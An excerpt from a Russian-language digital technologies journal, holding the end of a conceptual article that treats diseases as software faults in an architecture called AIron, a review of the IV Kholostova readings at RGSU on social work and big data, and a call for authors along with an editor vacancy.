· мозжечок и базальные ганглии: интеграторы двигательных программ, работающие на основе проприоцептивной обратной связи;

· Интрамуральные ганглии (ганглии энтеральной нервной системы, ЭНС): локальные контроллеры, автономно управляющие висцеральными органами («второй мозг»).

Патология как девиация программы

С использованием классификации, принятой для отладки распределенных систем AIron, заболевания могут быть интерпретированы как специфические «сбои» (таблица 1).

Терапия как системная отладка

Из этой модели следуют терапевтические стратегии, принципиально отличные от чисто симптоматических:

Таблица 1

Некоторые примеры заболеваний как специфических сбоев

Уровень сбоя	**Тип ошибки (аналог в AIron)**	**Клинический пример**	**Интерпретация**
Сенсорный	Потеря данных (Input Failure)	Диабетическая нейропатия	Мозг не получает сигналов от стопы. Система «слепа».
Локальный контроллер	Ошибка прошивки (Firmware Bug)	Синдром раздраженного кишечника	Локальная программа перистальтики выполняется с ошибкой (гиперреактивность).
Интегратор	Дрейф уставок (Setpoint Drift)	Эссенциальная гипертензия	Центр в стволе мозга ошибочно считает высокое давление «нормой».
Координация	Конфликт подсистем (Deadlock)	Паническая атака	Дыхательный центр и сердечно-сосудистый центр входят в режим положительной обратной связи, усугубляя дисбаланс.
Высшие уровни	Вредоносное ПО (Cognitive Malware)	Психосоматозы	Хронический стресс (программа коры) постоянно активирует систему «бей или беги», истощая организм.

1. Нейромодуляция (DBS, TMS, VNS): прямое вмешательство в работу патологического интегратора, «перезагрузка» или подавление его ошибочной активности.

2. Биологическая обратная связь (БОС): тренировка высших отделов коры (сознательного «оркестратора») для коррекции работы нижележащих центров (переобучение системы).

3. Генная терапия: исправление «исходного кода» (ДНК) в нейронах, отвечающих за критически важные регуляторные белки.

4 Кибернетические импланты: замена вышедшего из строя биологического модуля (сенсора или контроллера) его электронным аналогом (например, замкнутая петля «искусственная поджелудочная железа»).

ЗАКЛЮЧЕНИЕ. ЕДИНСТВО ЗНАНИЯ И ПРЕОДОЛЕНИЕ РЕДУКЦИОНИЗМА

Концепция «микрокод разума» и её архитектурное воплощение AIron предлагают выход из тупика узкой специализации [9].

Концепция утверждает следующее:

1. Природа и технология говорят на одном языке. Алгоритмы управления, обратной связи и интеграции универсальны. Изучая нервную систему c. Elegans, мы учимся строить эффективные киберфизические системы. Строя AIron, мы создаем работающую модель для понимания психосоматических заболеваний человека.

2. Медицина будущего — это системная инженерия. Лечение должно перестать быть «гаданием» или подавлением симптомов. Оно должно стать квалифицированным вмешательством в сложную, многоуровневую систему управления телом, основанным на точной диагностике того, на каком уровне иерархии произошел сбой и какова природа этого сбоя (ошибка сенсора, «зависание» контроллера, конфликт целей).

3. Истинный прогресс — в синтезе. Мы не можем построить «понимающий» ИИ, игнорируя принципы работы биологического интеллекта. Мы не можем вылечить многие хронические болезни, не рассматривая организм как целостную информационную систему.

Концепция «микрокод разума» — это приглашение к созданию единой фундаментальной теории о сложных системах, где биология, медицина, кибернетика и инженерия перестанут быть отдельными отраслями и станут частями одного большого проекта: проекта по пониманию и совершенствованию жизни во всех её проявлениях.

СПИСОК ЛИТЕРАТУРЫ

1. White J.G., Southgate E., Thomson J.N., Brenner S. The structure of the nervous system of the nematode Caenorhabditis elegans // Phil. Trans. R. Soc. Lond. B. Biol Sci. 1986; 314 (1165):1-340. doi: 10.1098/rstb.1986.0056.
2. OpenWorm Project. C. Elegans Connectome Toolbox. URL: http://openworm.org/ConnectomeToolbox/ (Дата обращения: 19.02.2026)
3. Varshney L.R., Chen B.L., Paniagua E., Hall D.H., Chklovskii D.B. Structural properties of the Caenorhabditis elegans neuronal network // PLoS Comput Biol. 2011; 7(2): e1001066.
4. Editorial: Brain-inspired cognition and understanding for next-generation AI. Front. Neurorobot. 2023. DOI: 10.3389/fnins.2023.1169027
5. Speed Always Wins: A Survey on Efficient Architectures for Large Language Models. URL: https://doi.org/10.48550/arXiv.2508.09834 (Дата обращения: 19.02.2026)
6. Integration of Large Language Models within Cognitive Architectures for Planning and Reasoning in Autonomous Robots. URL: https://arxiv.org/pdf/2309.14945 (Дата обращения: 19.02.2026)
7. Laird J.E., Lebiere C., Rosenbloom P.S. A Standard Model of the Mind: Toward a common computational framework for cognitive science // AI Magazine. 2017; 38(4):13–26.
8. Synergistic Integration of Large Language Models and Cognitive Architectures for Robust AI: An Exploratory Analysis. URL: https://arxiv.org/pdf/2308.09830 2023 (Дата обращения: 19.02.2026)
9. Bridging Generative Networks with the Common Model of Cognition. arXiv:2403.18827v1. 2024. URL: https://doi.org/10.48550/arXiv.2403.18827 (Дата обращения: 19.02.2026)

Обзор IV Научных чтений в РГСУ, посвященных памяти Е.И. Холостовой

IV Научные чтения, посвященные памяти Е.И. Холостовой, прошли 11 декабря 2025 года в Российском государственном социальном университете (РГСУ) [1]. Тема мероприятия — «Динамика развития теории и практики социальной работы в XXI веке: от поведенческих наук к наукам о данных» [1].

Вклад Е.И. Холостовой в развитие социальной работы

Евдокия Ивановна Холостова (1946-2021гг.), доктор исторических наук и философии, профессор, Академик Российской академии естественных наук, Академик Международной академии информатизации, считается одним из пионеров социальной работы в России [2]. Она внесла фундаментальный вклад в формирование теоретических основ и практики отечественной социальной работы.

Научная и организационная деятельность

Профессор Холостова разработала приоритетные концепции теории, технологии и истории социальной работы [2]. Её исследования охватывают широкий спектр направлений, включая:

- теоретические основы социальной работы;
- технологии социальной реабилитации;
- проблемы семьи и семейной политики;
- социальные аспекты старения населения;
- особенности сельской социальной работы.

В 1991 году Евдокия Ивановна стала первым проректором по научной работе Российского государственного социального института (ныне РГСУ), где организовала подготовку первых поколений специалистов в области социальной работы [2, 3]. Это был критически важный период становления профессии в России.

Вклад Е.И. Холостовой в образование

Евдокия Ивановна Холостова является автором ключевых учебников и учебных пособий, которые стали основой подготовки специалистов по социальной работе в российских вузах [2, 4]. Среди её наиболее значимых работ:

- «Теория социальной работы» — фундаментальный учебник, выдержавший множество изданий [4];
- «Социальная работа» — базовое учебное пособие для вузов [5];
- «История социальной работы» — учебное пособие, охватывающее исторический контекст профессии [6].

Эти труды заложили теоретический фундамент для развития социальной работы как научной дисциплины и профессиональной деятельности в постсоветской России.

Основная тема и цели чтений 2025 года

IV Холостовские чтения были посвящены эволюции социальной работы в эпоху цифровизации, фокусируясь на переходе от традиционных подходов к исследованию поведенческих паттернов к анализу больших данных [1]. Организаторы собрали ведущих экспертов для обсуждения интеграции цифровых технологий в социальную практику.

Основные направления дискуссии:

- роль искусственного интеллекта и больших данных в социальной работе;
- трансформация методов социальной диагностики;
- цифровые инструменты прогнозирования социальных проблем;
- этические аспекты использования данных в социальной сфере.

Мероприятие позволило выявить новые векторы развития отрасли на стыке гуманитарных и технических наук (информационных технологий), что отражает современные тенденции в социальной работе.

Ключевые спикеры и доклады

С докладами выступили ведущие ученые РГСУ: профессор Михаил Васильевич Фирсов, Андрей Михайлович Панов и профессор Александр Владимирович Мартыненко [1].

Их презентации охватили актуальные вызовы для современной социальной работы, включая:

- применение технологий анализа данных для прогнозирования социальных рисков;
- разработку цифровых платформ для координации социальных служб;
- использование машинного обучения для оценки эффективности социальных программ;
- интеграцию традиционных методов социальной работы с современными технологиями.

Итоги и значение

IV Холостовские чтения стали важной площадкой для обмена опытом и разработки инновационных подходов на стыке социальных наук и цифровых технологий. Участники отметили значительный потенциал больших данных (big data) для повышения эффективности социальной поддержки населения [1].

Это событие подтвердило статус РГСУ как ведущего центра компетенций в области социальной работы, стимулировало дальнейшие междисциплинарные исследования и продолжило традицию научного осмысления развития социальной работы, заложенную основателем этого направления в российской науке и образовании. Кроме того, оно подчеркнуло важное значение преемственности научных традиций и значительный вклад Е.И. Холостовой в развитие российской социологии и социальной работы как профессии и показало, что наследие Евдокии Ивановны Холостовой остается актуальным в эпоху цифровой трансформации, служа прочным фундаментом для современных инноваций в социальной сфере.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Национальный Общественный Комитет «Российская семья». (2025, 10 декабря). 11 декабря 2025 года в Москве состоялись IV Научные чтения памяти Е.И. Холостовой. https://nok-semya.ru/news/11-dekabrya-2025-goda-v-moskve-sostoyalis-iv-nauchnue-chteniya-pamyati-e-i-holostovoy

2. Biograph.ru. (2024). Холостова Евдокия Ивановна. http://www.biograph.ru/index.php/whoiswho/1-science/423-kholostova

3. Холостова Е. И. Теория социальной работы. StudMed. (1997) https://www.studmed.ru/view/holostova-ei-teoriya-socialnoy-raboty_dbe6bf16790.html

4. Холостова Е. И. Теория социальной работы. Издательство Юрайт. (2025) https://urait.ru/book/teoriya-socialnoy-raboty-468579

5. Холостова Е. И. Социальная работа. Издательство Юрайт. (2025) https://urait.ru/book/socialnaya-rabota-446649

6. Холостова Е. И. История социальной работы. Учебное пособие. (2022) https://urss.ru/cgi-bin/db.pl?lang=Ru&blang=ru&page=Book&id=244738

Приглашаем авторов к участию в журнале «Вестник современных цифровых технологий»

ИНФОРМАЦИЯ ДЛЯ АВТОРОВ

Редакция принимает материалы статей, соответствующие тематике журнала, содержащие новые научные результаты, не опубликованные ранее и не предназначенные к публикации в других печатных или электронных изданиях. Проводится независимое внутреннее рецензирование. Статьи в журнале публикуются бесплатно (объем – до 15 тыс. знаков), после получения одобрения Редакционного совета.

Для опубликования статьи в редакцию журнала необходимо направить по адресу *a.shcherbakov@c3da.org, a.ryazanova@c3da.org* **следующие материалы в электронном виде:**

• рукопись статьи в DOC- и PDF-форматах;
• иллюстрации, предоставленные также и отдельными файлами в формате JPG или PNG с разрешением 300 dpi;
• сведения об авторах, содержащие фамилию, имя, отчество, ученые степень и звание, должность, место работы, контактные телефоны или E-mail;
• англоязычную информацию, содержащую название статьи, ФИО авторов, аннотацию и ключевые слова;
• редакция может запросить экспертное заключение о возможности публикации статьи в открытой печати.

ПОСЛЕДОВАТЕЛЬНОСТЬ МАТЕРИАЛОВ ДЛЯ ПУБЛИКАЦИИ:

1. шифр УДК (см. Справочник УДК) в левом верхнем углу;
2. название статьи (полужирным шрифтом по центру) не более 12 слов;
3. инициалы и фамилия автора (полужирным шрифтом по центру), к каждому автору- сноска, содержащая ученое звание, должность, название организации (без сокращений), e-mail;
4. Аннотация, излагающая суть работы и полученные результаты (5-7 строк);
5. ключевые слова (8-10 слов);
6. англоязычная информация по статье (по пп.2-5)
7. текст статьи с учетом указанных далее требований к его оформлению;
8. список литературы, оформленный по ГОСТ Р 7.0.5-2008.

Статья должна быть структурирована, т.е. должна включать разделы с названиями, кратко и точно отражающими их содержание, в том числе:

• введение, содержащее обоснование актуальности и краткий обзор проблематики;
• четкую постановку задачи исследования;
• описание метода решения задачи исследования;
• прикладную интерпретацию и иллюстрацию полученных результатов исследования;
• заключение, включающее обобщение и указание области применения полученных результатов, не повторяющее аннотацию и не ограничивающееся простым перечислением того, что сделано в работе.

С детальными требованиями к рисункам, таблицам, формулам, списку литературы, а также с примерами оформления статьи можно ознакомиться на странице Вестника http://c3da.org/journal.html.

Приглашается к сотрудничеству редактор для работы в редакции журнала по совместительству. Просьба направлять резюме по электронному адресу *accda@c3da.org, info@c3da.org*

ТРЕБОВАНИЯ К РЕДАКТОРУ:

• отличное знание русского языка;
• свободное владение ПК, в том числе специальными текстовыми и графическими программами;
• опыт работы в издательстве.

Высшее техническое образование и знание английского языка являются существенными преимуществами.

ОБЯЗАННОСТИ

Редактор:

• редактирует рукописи, принятые к изданию;
• оказывает авторам необходимую помощь по улучшению структуры рукописей, выбору терминов, оформлению иллюстраций;
• проверяет, насколько учтены авторами замечания по доработке, предъявленные к рукописям;
• подписывает отредактированные рукописи в печать.